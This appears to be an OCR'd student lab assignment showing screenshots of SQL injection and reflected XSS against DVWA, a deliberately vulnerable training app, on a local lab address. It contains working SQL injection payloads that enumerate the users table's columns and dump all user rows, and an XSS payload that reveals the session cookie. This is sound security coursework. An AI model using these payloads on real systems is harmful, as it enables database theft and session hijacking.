

consegna S6 l2


SQLI ed XSS

SQLI


Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name: admin
Surname: admin
ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name: 1
Surname: user_id
ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name: 1
Surname: first_name
ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name: 1
Surname: last_name
ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name: 1
Surname: user
ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name: 1
Surname: password
ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name: 1
Surname: avatar


Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
1' OR '1'='1'#
Submit
ID: 1' OR '1'='1'#
First name: admin
Surname: admin
ID: 1' OR '1'='1'#
First name: Gordon
Surname: Brown
ID: 1' OR '1'='1'#
First name: Hack
Surname: Me
ID: 1' OR '1'='1'#
First name: Pablo
Surname: Picasso
ID: 1' OR '1'='1'#
First name: Bob
Surname: Smith
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

XSS


192.168.50.101/dvwa/vulnerabilities/xss_r/?name=<script>alert(document.cookie)<%2Fscript>#
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
192.168.50.101
security=low; PHPSESSID=0cd92598ea70378f687c42aff33da4ef
OK